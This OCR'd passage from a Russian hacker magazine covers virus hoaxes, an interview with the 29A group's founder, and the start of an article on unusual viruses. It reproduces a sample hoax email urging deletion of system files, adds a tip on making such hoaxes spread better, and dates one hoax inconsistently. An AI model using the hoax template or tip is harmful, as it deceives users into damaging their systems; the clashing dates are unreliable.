рования фалов с длинными именами). Просто этот файл на компьютере инициатора суматохи действительно был заражен вирусом, а вернее, червем под названием Magistr - одним из самых распространенных и опасных в то время. Похожая история произошла также с "вирусом" jdbgmgr.exe, который доброжелатели советовали удалить как можно скорее, и который оказался безобидной частью пакета Visual J++. И снова экземпляр jdbgmgr.exe на компьютере, который первым поднял тревогу, был на самом деле заражен вирусом. Кстати, через некоторое время после первого появления ложных сообщений о вирусе jdbgmgr.exe, в Сети действительно появился червь с таким названием (также известный как Recory).

Теперь можно спать спокойно

КАК ВСЕ НАЧИНАЛОСЬ

Вирусные мистификации как явление были отмечены еще в конце 80-х, но тогда подобные провокации не представляли особой угрозы и не распространялись с сегодняшней скоростью. Причин тому было две: отсутствие общедоступных глобальных сетей и то, что люди, сидевшие за теми немногими терминалами, что все-таки были подключены к сети, имели уровень технической подготовки, заметно превышающий уровень среднестатистического пользователя дней нынешних. С приходом массовых сервисов, вроде America Online, ситуация резко изменилась, и в 1994 году среди пользователей AOL появился слух о вирусе Good Times, который, "по сведениям из достоверных источников", безвозвратно уничтожал всю информацию, хранящуюся на компьютере. Для того чтобы стать жертвой вируса, достаточно было прочитать письмо со словами Good Times в заголовке. Стоит ли говорить, что никакого вируса не было и в помине? Надо отметить, что вклад, внесенный пользователями AOL в развитие многих мистификаций, трудно переоценить :). Впоследствии попытки вызвать в Сети крупную панику, используя вирусные мистификации, предпринимались много раз, но далеко не все из них оканчивались успехом. И по сей день редкий месяц проходит без сообщений о "самом опасном вирусе в истории, который может уничтожить ваш компьютер в считанные секунды". »

Для того чтобы стать жертвой вируса, достаточно было прочитать письмо со словами Good Times в заголовке. Стоит ли говорить, что никакого вируса не было и в помине?

АНТИВИРУСНЫЙ МАНУАЛ ОТ РОБЕРТА МОРРИСА

Когда в 1988 году появились сообщения о вирусе Good Times, небезызвестный Роберт Моррис III создал следующее руководство по борьбе с вирусом:

1) Не используйте электрическую сеть!
2) Не используйте батарейки и аккумуляторы - есть сведения, что вирусом захвачено большинство фабрик по их производству, и вирус заражает положительный полюс батарей и аккумуляторов (вы можете попробовать присоединять только "-").
3) Не скачивайте и не закачивайте файлы.
4) Не храните файлы на жестком диске или дискетах.
5) Не читайте почтовые сообщения. Даже это!
6) Не используйте последовательные порты, модемы и телефонные линии.
7) Не пользуйтесь клавиатурой, монитором или принтером.
8) Не используйте процессор и память!
9) Не пользуйтесь электрическим светом, электрическими или газовыми обогревателями. Не включайте кондиционер. Опасайтесь воды и огня!

Я уверен, что если все мы будем следовать этим 9 простым инструкциям, вирус будет уничтожен, и электронные флюиды наших компьютеров вновь станут чистыми.

САМЫЕ-САМЫЕ ВИРУСЫ

САМЫЙ ПОПУЛЯРНЫЙ

Конечно же, в этой категории лидирует I-Worm.Klez. Этот червячок тусуется в Сети уже довольно давно, регулярно посещая и мой мыльник. Видимо, популярность обошлась ему дорого, поскольку некоторые издания начали называть его и "самым деструктивным". Действительно, по 13 числам четных месяцев он любит портить все найденные файлы, записывая в них случайное содержимое, но разве это деструкция? Это они еще деструкции не видели :). Правда, суммарный ущерб от этого вируса составил 9 млрд. долларов. Видимо, это связано с тем, что для распространения он использует дыру в IFrame (запускаясь при просмотре сообщения), а каждая отосланная копия вируса содержит все электронные адреса, стыренные с предыдущей машины.

САМЫЙ ДЕСТРУКТИВНЫЙ

Однозначно это - Win.CIH, прозванный также чернобылем. Творение образца 98 года живет до сих пор, исправно заражая любителей игрового вареза. Дело в том, что в России этот вирь появился в виде зараженной копии Dune2000 и некоторых других игр. Вирус (длиной 1Кб) заражает PE файлы, перехватывая обращения к ним при открытии. Самым деструктивным его можно обозвать потому, что 26 апреля он с удовольствием чистил диски пользователей и портил flash-биос на некоторых платах (особенно на которых запись была разрешена по умолчанию). Полмиллиона людей по всему миру выкинули свои мамки на помойку именно из-за Чиха, который так и остался единственным вирусом, реально портящим железо.

Лозовский Александр
(alexander@real.xakep.ru)

КОГДА СЛОВО - ОРУЖИЕ

Бывают также и случаи, когда мистификация создается, что называется в здравом уме и трезвой памяти, преследуя вполне конкретные цели. Ты спросишь, зачем? Ведь толку от такой дезы никакого, вреда тоже мало, это ж не вирусы, где и многомиллионные убытки, и выведенные из строя компьютеры. Но давай-ка присмотримся к этому "явлению" повнимательней. Интернет, находящийся во власти очередной вирусной мистификации, мне больше всего напоминает муравейник, в который воткнули лопату: усердные юзеры спешат предупредить друг друга об опасности, обмениваются методами борьбы с вирусом, городская АТС перегружена звонками в службы поддержки, а админы почтовых серверов тихонько офигевают, глядя на размер трафика. А теперь подумай, какое влияние может оказать сообщение о вирусе, который выводит из строя мобильники фирмы Нокиа, на репутацию этой самой Нокии. И тогда ты поймешь, почему для этой пакости придумали красивое название "вирусная мистификация", почему ни один учебный курс по защите информации не обходится без этой темы и почему каждая крупная антивирусная компания тщательно следит за появлением подобных "предупреждений" и прикладывает все силы, чтобы пресечь распространение слуха до того, как он наберет обороты. Но этим деструктивный характер мистификаций не исчерпывается: есть еще, как минимум, два способа превратить безобидную, казалось бы, шутку в серьезную угрозу.

САМЫЕ ПРАВДОПОДОБНЫЕ ПРЕДУПРЕЖДЕНИЯ :)

A.I.D.S.

Сообщаем вам о существовании вируса A.I.D.S. Этот вирус, проникнув внутрь компьютера, уничтожает вашу память. Эта память не подлежит замене. Покончив с памятью, он заражает мышь или другое устройство ввода. Затем вирус инфицирует клавиатуру, и буквы, которые вы нажимаете, не будут отображаться на экране. Перед самоликвидацией вирус уничтожит 5 мегабайт на вашем жестком диске и удалит все программы на нем.

Death Ray.

Новый смертоносный вирус действительно заставляет компьютеры взрываться. С 15 августа от осколков и огня уже пострадало, по меньшей мере, 47 человек. Миллионы людей рискуют получить травму, ослепнуть или даже погибнуть каждый раз, когда садятся за свои компьютеры! "Вирусы прошлого могли вывести из строя ваш компьютер, но этот вирус пошел дальше - он может убить вас", - заявил Мартин Хериден, специалист по компьютерным вирусам. "У этого вируса нет традиционных "маркеров", по которым его можно обнаружить. Он проникает сквозь любые щели. Это крайне сложный процесс. Могу сказать, что вирус влияет на компьютерное оборудование, создавая условия, приводящие к опасным коротким замыканиям. Конечный результат? Взрывы, мощнейшие взрывы. Миллионы пользователей интернета в опасности".

Админы почтовых серверов тихонько офигевают, глядя на размер трафика

ПЕРВОЕ ПРАВИЛО ВОЛШЕБНИКА

Итак, способ номер один, самый распространенный. Выбирается файл, без которого нормальная работа системы невозможна или затруднена, и рассылается письмо вида: "Achtung!" По сообщениям сайтов www.microsoft.com и www.virusi.newmail.ru, интернет захлестнула эпидемия новой модификации вируса WIN95.CIH, которая не определяется антивирусными программами! Если на вашем компьютере в папке c:\windows\ есть файл taskmgr.exe - вы УЖЕ стали жертвой эпидемии! Единственный способ избавится от вируса - удалить его вручную. Для этого выполните следующие шаги: найдите указанный файл на вашем компьютере (Пуск->Найти) и удалите его, удерживая клавишу Shift (в ОС Windows). Не забудьте предупредить своих знакомых и друзей!" Все, процесс пошел. Доверчивые юзеры, дважды перечитав письмо, чтобы ничего не упустить, начнут с умным видом удалять файлы типа kernel32.dll, вот только разослать предупреждения они уже никому не смогут, поэтому эффективнее просить сначала разослать предупреждения, а потом уже "избавляться от вируса". Самое смешное, что люди, ставшие жертвой собственного легковерия, описывают происшедшее примерно так: "Все сделал так, как было написано, но, видать, поздно - вирус уже успел компьютер испортить". И процесс продолжается - "жертвы вируса" демонстрируют всем желающим черные экраны мониторов с надписью "Boot Sector Failed", свидетели в ужасе спешат домой удалять зловредные файлы. А особо бдительные граждане считают своим долгом прислать файлы с "вирусом" тов. Касперскому и прочей антивирусной братии. Весело, наверное, получать в день тысяч десять config.sys'ов.

Ты удивляешься, почему так много людей ведутся на это? Есть хорошая книга - "Первое правило волшебника" (Т. Гудкайнд). Знаешь, в чем это правило заключается? "Люди глупы, их можно заставить поверить любой лжи либо потому, что они хотят в нее верить, либо потому, что боятся, что она окажется правдой". Вот этим-то принципом и пользуются на полную катушку некоторые личности, в уголовном кодексе РФ именуемые злоумышленниками. Причем сначала работает вторая часть: юзер боится, что это может оказаться правдой, и что, пропустив мимо ушей предупреждение, он обречет себя на медленную и мучительную смерть. А после самостоятельного "лечения" в дело вступает первая часть: всегда ведь удобнее думать, что компьютер не работает не из-за собственных кривых рук, а из-за "таинственного вируса, написанного на языке Ассемблера для IBM PC". Кстати, отказ от подобного способа мышления есть первый шаг на долгом пути от юзера к хакеру.

Всегда ведь удобнее думать, что компьютер не работает не из-за собственных кривых рук, а из-за "таинственного вируса, написанного на языке Ассемблера для IBM PC".

Многострадальный AOL...

НЕ ТЫ ОДИН УМНЫЙ

Ты, конечно, думаешь, что, прочитав все это, никогда в жизни не попадешься на подобную провокацию и будешь встречать такие письма в своем ящике со снисходительной усмешкой. А знаешь, какой второй шаг на пресловутом пути от юзера к хакеру? Осознание того, что не ты один такой


умный (и принятие мер к исправлению этого досадного факта). Так что вот тебе второй способ обратить мистификацию в реальный вред.

Все помнят басню про пастуха-весельчака? Про того, который овец пас и развлекался, крича "Волки овец резать пришли!" Народ выбегает, а волков нет. И так раза три. А когда и впрямь волки пришли, пастух там горло надрывал, надрывал, да так никто и не пришел... То же самое и с вирусами. Улеглась шумиха вокруг слухов о сверхразрушительном и, естественно, необнаружимом вирусе, скрывающемся в файле sulfnbk.exe. Все уже начитались опровержений от Касперского, посмотрели новости по ОРТ, посмеялись над своими страхами и успокоились. А злые черти из вирмейкерской группы "Последняя осень мира" взяли и написали настоящий вирус, назвали его sulfnbk.exe и пустили в Сеть. И что мы видим? Массы зараженных, с усмешкой закрывающих окошко Доктора Веба с текстом "Virus detected in sulfnbk.exe": дескать, нет, второй раз не купимся.

Известны также случаи, когда несколько абсолютно разных программ имели одно и то же название - это вводило пользователей в заблуждение и порождало панику. Так в 1997 году имела место вирусная мистификация вокруг программы AOL4Free. На самом деле программ было две: первая предоставляла бесплатный (естественно, нелегальный) доступ к AOL, а вторая была самым настоящим трояном. Путаница в названиях и возникшие на основе этого противоречия привели к возникновению очередной мистификации.

ПАМЯТКА ДЛЯ ПОЛЬЗОВАТЕЛЕЙ AOL

Теперь пришла пора поговорить о том, как же все-таки не стать жертвой обмана. Есть, конечно, много методик, начиная от "не пользоваться электронной почтой", заканчивая "каждое полученное письмо отправлять AV-мейкеру". По вполне понятным причинам ты, вероятно, пойдешь другим путем: научишься отличать провокацию от реальных предупреждений. Наверное, всем уже и так все понятно, но систематизация - великая вещь, поэтому давай соберем все в кучу под названием "Мануал по борьбе с мистификациями":
- если на твой адрес пришло письмо лично от Гейтса с дружеским предупреждением о новом вирусе - смело удаляй его, Билл ничего не делает бесплатно :), и если только ты не подписан на его "сверхэффективную программу борьбы с вирусами всего за $799", то такого письма тебе никогда не придет;
- если тебе пришло письмо с твоего почтового сервера, есть повод слегка насторожиться и сходить на их сайт или на сайт антивирусника: если это действительно настоящее предупреждение, в новостях будет об этом сказано;
- обрати внимание на оформление письма. Надеюсь, за долгие годы борьбы со спамом ты научился не верить призывам, написанным большими буквами с кучей восклицательных знаков;
- обрати внимание на тон письма. Если в письме применительно к вирусу встречаются приставки "супер", "ультра" и "сверх", тебя явно грузят;
- обрати внимание на технические подробности. Если в послании говорится, что новый вирус написан на Visual SQL++ .NET, оснащен системой эхолокации и встроенным токоприемником - ты знаешь, где у тебя Trash. Ярким примером может служить упомянутый выше Good Times - в письмах-предупреждениях говорилось, что вирус выводит из строя процессор, заставляя его выполнять "бесконечный бинарный цикл n-ой сложности". Хотя, конечно, на самом деле, надо обращать внимание даже на менее грубые ошибки;
- если тебя просят разослать это сообщение своим знакомым - это 100% подстава;
- если тебя просят удалить какой-то файл или подправить реестр, см. выше, насчет Trash.




Враг не дремлет!

ГДЕ ПОЛУЧИТЬ ДОСТОВЕРНУЮ ИНФОРМАЦИЮ?

Новости о вирусных мистификациях, подтверждения и опровержения есть на любом серьезном антивирусном сайте. Я лично за подобной информацией хожу на F-Secure.com и Viruslist.com.

Оперативно и достоверно, но на английском

Если же тебе нужна не скупая сводка, вроде "это провокация, не верьте", а интересная информация, подробности и т.д., стоит заглянуть по следующим двум адресам:



Куча информации, довольно часто обновляется

1. Vmyths.com, "Все о вирусных мистификациях" (на английском). Ресурс интересен тем, что обычно предоставляет хороший анализ происшедших мистификаций: почему обман удался, почему слух распространился так быстро и т.п. Кроме того, автор выдвигает довольно любопытные предположения относительно политики ведущих антивирусных компаний - он считает, что крупные фирмы, занимающиеся разработкой средств защиты от вирусов, сами используют более совершенное программное обеспечение, чем предлагают клиентам. Причем на сайте приводятся довольно убедительные доказательства.

История мистификаций, тексты предупреждений и много чего еще

2. Hoaxbusters.ciac.org, "Охотники за провокациями" (на английском). Есть раздел про историю компьютерных мистификаций, их классификацию и методы противодействия. Хороших сайтов, посвященных вирусным мистификациям, в рунете, к сожалению, нет. Максимум, что ты сможешь найти - статьи вроде этой да десяток советов от Касперского.

НАПОСЛЕДОК

Тебе может показаться, что время, когда вирусные мистификации вводили в заблуждение тысячи человек, безвозвратно прошло. Ведь на страже нашего спокойствия десятки антивирусных компаний и сотни новостных сайтов, готовых изобличить очередную провокацию. Но это не так. Самое уязвимое звено в любой системе - человек. Недаром Митник так гордился своим умением общаться с людьми. И вирусные мистификации - как раз тот случай, когда умело подобранные слова могут принести больше вреда, чем все вирусы мира.

Если на твой адрес пришло письмо лично от Гейтса с дружеским предупреждением о новом вирусе - забей, Билл ничего не делает бесплатно...

mindwOrk

ИНТЕРВЬЮ

VIRUSBUSTER ИЗ 29A

О сообществе вирусмейкеров мало что известно. Пресса постоянно пишет о рождении нового виря или червяка, но их авторы находятся в тени. Тем не менее, это сообщество существует и живет своей подпольной жизнью. Далеко не последнюю роль в нем играет группа 29A. Бесспорно - это самая известная VX-team, так как журнал 29A, ею издаваемый, читает каждый уважающий себя вирусмейкер. Основатель группы, человек, который владеет самой большой в мире коллекцией вирусов, согласился рассказать немного о 29A, о своем видении сцены и некоторых других околовирусных вещах. Встречайте - VirusBuster.

VIRUSBUSTER: "VX-СЦЕНА - САКС"

mindwOrk: Привет. Ну что, приступим?

VB: Поехали.

mindwOrk: Для начала расскажи немного о себе. Как зовут, сколько лет, где живешь, где работаешь, холост или женат, а также чем интересуешься и как относишься к жизни?

VB: Зовут меня Луис, мне 29 лет. На данный момент проживаю в Испании, работаю в компьютерной области. Женат, и жена моя, пожалуй, является моим главным интересом. Еще коллекционирую вирусы, люблю играть на гитаре, выезжать на пикник, ходить в кино, читать книги (особенно Стивена Кинга и Артура Конан Дойла) и слушать музыку (блюз). А мой жизненный принцип можно сформулировать так: "Если проблема имеет решение - зачем тогда беспокоиться? И если решения нет - тем более, на фиг забивать голову ерундой".

mindwOrk: Расскажи, как ты подсел на компы. И как у тебя возник интерес к компьютерным вирусам.

VB: Где-то в районе 1984 г. у моего кузена появился ZX Spectrum, после этого я стал намного чаще захаживать к нему в гости. Мы днями напролет пуляли в разные игрушки и даже не пытались вникнуть во что-то кроме них. Первые попытки освоить программирование я преддпринял в старших классах школы. Ничего серьезного - так, памерские программки на Бейсике и Коболе, эксперименты с ассемблером. Гораздо сильнее, чем программированием, я увлекался собиранием вареза. Искал и скачивал все, что только можно, и аккуратно складировал на дискетах. Через какое-то время я познакомился с Gordon Shumway - человеком, который помог мне основать и координировать работу Dark Node BBS. Именно он открыл для меня такое явление, как компьютерные вирусы. У него тогда была небольшая коллекция вирей, и мы вместе с интересом ее изучали. Со временем Гордон рассказал мне обо всем, что знал сам, после чего мой интерес к вирусам окреп и вылился в одно из главных увлечений в жизни. В 1994 г. у меня дома появился интернет. Чтобы наполнить свою BBS свежим варезом, я стал активно серфить по разным сайтам и таким образом узнал о вирус-сцене. С этого все и началось.

рис. Константин Комардин

... не стоит называть что-либо невозможным. Лучше сказать, что пока этого еще не сделали.

Все мемберы 29A являются лучшими в мире вирус-кодерами.

Я не пишу вирусов и никогда их не писал. По правде сказать, я не ахти какой кодер.

mindwOrk: Сколько вирусов ты уже успел зарелизить?

VB: Я не пишу вирусов и никогда их не писал. По правде сказать, я не ахти какой кодер. Мне даже приходилось обращаться к друзьям, когда нужно было написать какую-то программу. Тем не менее, я люблю изучать компьютерные вирусы и разрабатывать для них новые алгоритмы, которыми потом делюсь со своими друзьями-вирусмейкерами. В 1998 г. я приступил к написанию утилиты для сортировки вирей. Этот проект под названием VS2000 побудил меня более серьезно отнестись к изу-

чению программирования. Мне хотелось написать программу самостоятельно, ведь как там: "Хочешь, чтобы что-то было сделано хорошо - сделай это сам". С тех пор я больше не обращаюсь к кодерам за помощью :).

mindwOrk: В одном VX-чарте тебя назвали коллекционером вирусов номер один в мире. Сколько экземпляров сейчас в твоей коллекции? Насколько часто она обновляется? Где хранится и сколько весит? Есть ли у тебя эксклюзивные вещи, которых ни у кого больше нет? Какие из твоих питомцев наиболее опасны?
VB: Сейчас в моей коллекции 400 тысяч файлов, примерно 100 тысяч - уникальных (то есть не модификации одной и той же программы). Среди них вирусы, черви, трояны, бэкдоры и прочие подобные вещи. Все вместе это занимает 2,5 гига на моем винте и 6 сидюков. Коллекция обновляется почти каждый день, в основном посредством трейдинга с другими VX-collector'ами. Помимо распространенных и хорошо известных зверьков, у меня есть и очень редкие экземпляры, а также эксклюзивы. Самый опасный вирь в коллекции - конечно же, CIH. Ведь он поганит железо. Большая часть моей подборки вирей - публичная, но есть и скрытая, приватная часть. Приват я держу для себя и ни с кем им не делюсь.


Группа 29A

mindwOrk: Насколько я знаю, ты уже несколько лет состоишь в группе 29A - одной из самых авторитетных и уважаемых в VX-комьюнити. Расскажи о ней поподробнее. Для начала, как она появилась, и что собой представляет сейчас?
VB: Первоначальный состав группы 29A сформировался внутри Dark Node BBS. В то время станция была уже полностью посвящена вирусам, и участие в дискуссиях на ней принимали многие известные представители VX scene. Для многих вирусмейкеров DN стала местом релиза своих проектов. Однажды, в далеком 1995 году, мы с Гордоном решили собрать все, что было зарелизено членами борды, и создать на основе этого материала журнал, подобный 40-Hex. 29A изначально не была вирус-группой. 29A - это название журнала, а также группы людей, причастных к его созданию. Мы просто объединились вместе с одной целью - донести до людей информацию и программы, написанные постоянными посетителями Dark Node. Сделать это посредством журнала. Такая вот ситуация сохраняется до сих пор.

mindwOrk: Кто сейчас числится в составе 29A? Небольшой комментарий о каждом мембере.
VB: Super, Vecna, ZOMBiE, Ratter, Benny, Mental Driller, GriYo, roy g biv, VirusBuster. От комментариев, извини, воздержусь.

Все мемберы 29A являются лучшими в мире вирус-кодерами.

mindwOrk: Насколько высок уровень профессионализма в 29A?
VB: Все мемберы 29A являются лучшими в мире вирус-кодерами. Единственный НЕ кодер - это VirusBuster. Я занимаюсь организационными вопросами, редакторствую и администрирую наш официальный сайт. Плюс по мелочи.

mindwOrk: Какая атмосфера царит внутри группы? Как вы контактируете и знаете ли друг друга в риалайфе?
VB: Атмосфера очень дружественная, отношения - отличные. Так как живем мы в разных городах и странах, собраться в рл вместе не получается. Поэтому общаемся в основном посредством электронной почты. Хотя, GriYo знает лично большинство мемберов 29A. Обычно работа индивидуальная. Каждый знает свое дело и делает его самостоятельно. Объединяемся мы незадолго до релиза журнала. В такое время мы все вместе решаем, какие статьи включить в 29A e-zine и какие вирусы зарелизить.

mindwOrk: Есть ли у вас какие-то формальные правила, которых должен придерживаться каждый мембер?
VB: Ничего официального. Основным требованием является активность. То есть, если ты в 29A, то должен каким-то образом вносить свой вклад - участвовать в наполнении журнала, релизить новые работы под лейблом 29A. Если человек ничего не делает, вряд ли он останется в команде.

mindwOrk: Насколько активна 29A сегодня? Над какими проектами вы сейчас работаете?
VB: Основное наше детище - 29A virus e-zine, который выходит с периодичностью 1 выпуск в год. Такая задержка связана с тем, что делать качественный журнал о вирусах сейчас не так-то легко. А все мемберы 29A очень требовательны к качеству того, что они делают. К тому же мы хотим, чтобы издание было максимально насыщенным и информативным. К этому моменту мы выпустили 6 номеров, и сейчас в разработке находится 29A #7.

mindwOrk: Расскажи поподробнее о процессе создания вашего журнала.
VB: 29A e-zine - это смысл существования группы. Группа 29A живет для того, чтобы делать журнал 29A. На создание нового выпуска уходит много времени и усилий. И все, что мы имеет взамен - нулевая или даже негативная реакция от VX-сцены. Большая часть материалов - технические статьи о том, как делать вирусы. В последних выпусках мы также публикуем тексты об уязвимостях в сетях. Многие мемберы 29A считают, что будущее вирусмейкерства напрямую связано с хакерством и сетевыми багами. Мы собираемся делать журнал и дальше, выпустить как можно больше номеров. Кстати, участие в наполнении 29A mag принимают не только члены нашей команды, но и другие квалифицированные вирусмейкеры.

mindwOrk: Назови самые известные вири, выпущенные парнями из 29A.
VB: Таких много. В качестве примера могу назвать Hybris от Vecna и Marburg от GriYo.

mindwOrk: Насколько велико внимание к вам антихакерских и антивирусных организаций? Был ли кто-то из 29A когда-нибудь арестован? Вообще, были ли у вас какие-нибудь проблемы, возникшие из-за вашей вирусной деятельности?
VB: Мы знаем, что американское (и, скорее всего, не только американское) правительство скрытно присматривает за VX scene. Однако пока нет причин считать, что конкретно 29A находится под наблюдением. Случаи, когда человека арестовывали за соз- »


Визуальное проявление вируса MARBURG

Оказывается, информация про утилиту на нашей борде дошла до Евгения Касперского, и он не поленился сделать fix своего продукта. Да еще и буквально показал язык нам - вирусмейкерам :). Классные были времена...

Самый опасный вирь в коллекции - конечно же, CIH.

... даже тогда 29A была зе бест :).

Сайт-библия вирмейкера

29A - это группа людей, живущих в совершенно разных частях мира (Испания, Чехия, Россия, Бразилия etc).

дание вирусов, можно пересчитать по пальцам. Еще меньше тех, кого за это наказывали: автор вируса Smeg (не помню имени), Дэвид Л. Смита aka VicodinES, Simon Vallor - автор Goner'a. В нашей группе ни один мембер не имел и не имеет проблем с законом (постучал по дереву). Мы не пишем деструктивные вирусы и очень серьезно относимся к своей privacy. Вся внутренняя переписка проходит исключительно в зашифрованном виде.

mindwOrk: Вы все квалифицированные специалисты в области вирусов, наверняка ваш профессионализм может заинтересовать легальные организации. Поступали ли к вам какие-нибудь предложения по поводу работы?
VB: Этот вопрос может пойти в разрез с privacy членов 29A. Чтобы на него ответить, мне нужно спросить согласия остальных мемберов.

mindwOrk: Принимает ли 29A участие в вирусных конференциях и тусовках вирмейкеров? Если да, были ли какие-то доклады от вас?

VB: 29A - это группа людей, живущих в совершенно разных частях мира (Испания, Чехия, Россия, Бразилия etc). Поэтому полным составом собираться мы не можем. Индивидуально - конечно, посещаем, причем некоторые мемберы действительно готовили небольшие доклады по вирусам. Самая большая VX-тусовка, в которой приняла участие 29A, прошла в Magride в 1998 г. Тогда собралась куча народу и всем было весело. До сих пор вспоминаю о том времени с удовольствием. Еще неплохая встреча вирусмейкеров была в 1999 г. в Амстердаме.

mindwOrk: Многие называют 29A лучшей в мире вирусмейкерской группой. Согласен ли ты с этим? Какие еще VX-группы могут претендовать на такой титул?
VB: Вообще-то сейчас не так уж и много групп, чтобы проводить рейтинги. Несколько лет назад, когда IKX или The Matrix были активны, еще можно было. Эти команды всегда были на высоте. Хотя даже тогда 29A была зе бест :). Кроме этих двух групп, я никого не вижу. Тем более, сейчас.

mindwOrk: Как сейчас обстоят дела с VX scene? Насколько она велика, какая атмосфера царит внутри? Какой она обещает стать в будущем?
VB: Я думаю, VX-сцена уже практически не существует. Просто кучка людей треплется на нескольких каналах IRC и потешается над теми, кто пытается влиться, что-то узнать. Атмосферу никак нельзя назвать дружелюбной. В сообществе вирусмейкеров полно завистливых и ревнивых людей. Некоторые - просто мерзкие типы. Строят из себя непонятно что, сидят на ирке и банят неугодных ньюбисов. Короче говоря, VX сцена сейчас - сакс. Что касается будущего... может ли все быть еще хуже, чем сейчас? Будем надеяться, что это невозможно.

mindwOrk: И все-таки, расскажи о своих самых счастливых воспоминаниях, имеющих отношение к VX-сцене.
VB: Все они относятся к тому времени, когда мы обитали на IRC сервере Hispano. Это были золотые годы сцены. Когда Jacky Qwerty, Int13h, SSR, и многие другие отличные вирускодеры общались и тусовались вместе. Когда не было всего того, что присуще современной "сцене".


mindwOrk: А как насчет h/p/c/w? Насколько ты осведомлен о состоянии этих сообществ?
VB: Когда-то я был софтварным кракером, но в группах не состоял. У меня также было несколько друзей среди кракеров, хотя я уже давно с ними не поддерживаю связь. Честно говоря, об этих сообществах я знаю немного. Поэтому высказывать свое мнение о них не буду.

mindwOrk: Что нужно для того, чтобы создать ХОРОШИЙ вирус?
VB: Творческое воображение.

mindwOrk: А реально рулезный вирус?
VB: Хмм... вирус, который проникнет на компьютер Евгения Касперского так, что Евгений об этом не узнает, думаю вполне можно назвать рулезным :).

mindwOrk: Какие сейчас наиболее продвинутые техники, используемые вирмейкерами?
VB: EPO и способности к метаморфу.

mindwOrk: Как ты думаешь, какие платформы в будущем станут новым полигоном для вирей?
VB: Сложно сказать. Компьютерные технологии сейчас постоянно меняются. То, что сегодня правит миром, завтра может уже быть бесполезным и забытым. Имхо, ближайшее будущее вирей останется за виндами (как обычно) и Linux.


Компьютер основателя 29A

VX-сцена уже практически не существует. Просто кучка людей треплется на нескольких каналах IRC и потешается над теми, кто пытается влиться, что-то узнать.

AVP scanning in memory for viruses... Memory modified at 1234:5678 - ;-)

Женат, и жена моя, пожалуй, является моим главным интересом.

Сайт группы

"Лучшие" вирус, червь и вирусмейкер, я думаю, просто не существуют. В смысле тут слово "лучший" неуместно.

mindwOrk: Как ты думаешь, можно ли создать вирус, который не сможет обнаружить и вылечить ни один антивирус?
VB: Думаю, это возможно. Я вообще считаю, что не стоит называть что-либо невозможным. Лучше сказать, что пока этого еще не сделали.

mindwOrk: Твое мнение об антивирусниках? Насколько хорошо они делают свою работу, и какая из сторон выигрывает на данный момент?
VB: Они востребованы, так что, по-моему, ничего плохого в этом нет. Эти ребята поднимают легкие деньги, в то время как VX-сцена умирает. Старая гвардия постепенно покидает сцену, но прийти ей на смену некому. Новое поколение ленится изучать ассемблер, штампуя похожие друг на друга VBS-, макро- и BAT-вирусы. А то и просто использует программы вирус-генераторы. Так что, к сожалению, пока победа находится на стороне антивирусной братии. И чем дальше, тем все становится хуже.

mindwOrk: Лучшие, на твой взгляд: вирус, червь, вирусмейкер, VX zine, VX сайт, VX-туса и антивирус?
VB: "Лучшие" вирус, червь и вирусмейкер, я думаю, просто не существуют. В смысле тут слово "лучший" неуместно. Лучший журнал - это, без сомнения, 29A. Сайт - VX Heavens (http://vx.netlux.org). Хороших тусовок вирусмейкеров уже нет, но из прошлых лучшая, как я уже говорил - та, что проходила в Мадриде в 1998 г. Из антивирусных программ отдаю свой голос AVP и RAV.

mindwOrk: Как твоя жена относится к твоему маленькому хобби (коллекционирование вирей и создание журнала)?
VB: Она счастлива, если счастлив я. Поэтому никаких претензий с ее стороны нет.

mindwOrk: Напоследок расскажи какой-нибудь забавный случай из жизни 29A, который ты вспоминаешь с улыбкой.
VB: Несколько лет назад, году в 95, мы выложили на DarkNode BBS новый антивирус Antiviral Toolkit Pro v 2.0 для DOS. Все тогда с интересом взялись за его изучение, а один кодер написал простенькую софтину, отключающую резидентный антивирусный монитор. Примерно в то же время дистрибьютор AVP во Франции и Испании Герард Мэниг подключился к нашей борде. Он узнал о программе, отключающей монитор, и скачал ее потестить. Некоторое время спустя у нас оказался новый релиз AVP - 2.2. Так вот, когда мы запустили вышеупомянутую утилиту на нем, на экране тут же появилась надпись: "AVP scanning in memory for viruses... Memory modified at 1234:5678 - ;-)". Оказывается, информация про утилиту на нашей борде дошла до Евгения Касперского, и он не поленился сделать fix своего продукта. Да еще и буквально показал язык нам - вирусмейкерам :). Классные были времена...

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ДИКОВИННЫЕ ВИРУСЫ

НЕСТАНДАРТНАЯ ЗАРАЗА ДЛЯ СТАНДАРТНЫХ ВЕЩЕЙ

Услышав слово "вирус", человек невольно думает о компьютерах, воображая себе вредоносную программу, ищущую файлы с целью их заразить. Это немного неправильно, так как к вирусам можно отнести и программы, которые написаны для, казалось бы, сторонних вещей. Таких, как мобильник или карманный компьютер. Написать вирь для подобных предметов обихода непросто, но вполне возможно. Учитывая то, что карманники и телефоны могут подключаться к интернету, распространить заразу очень легко.

КОМПЬЮТЕРНЫЕ МИСТИФИКАЦИИ

Прежде чем перейти к прикладным вещам, нужно рассмотреть один подвид диковинных вирей - компьютерные мистификации. Они представляют собой злую шутку, которая распространяется в Сети через WWW или e-mail. Пользы от такой заразы никакой, злоумышленники преследуют лишь одну цель - распространение. Наивные юзеры, думая, что пересылкой ложного письма обезопасят глобал от вируса, исполняют роль переносчика электронной заразы в Сети.

Компьютерные мистификации представляют собой злую шутку, которая распространяется в Сети через WWW или e-mail. Пользы от такой заразы никакой, злоумышленники преследуют лишь одну цель - распространение.

Несмотря на отдаленность от вируса, такая зараза фиксируется на электронных страницах вирусных энциклопедий. Вот некоторые примеры злых шуток:

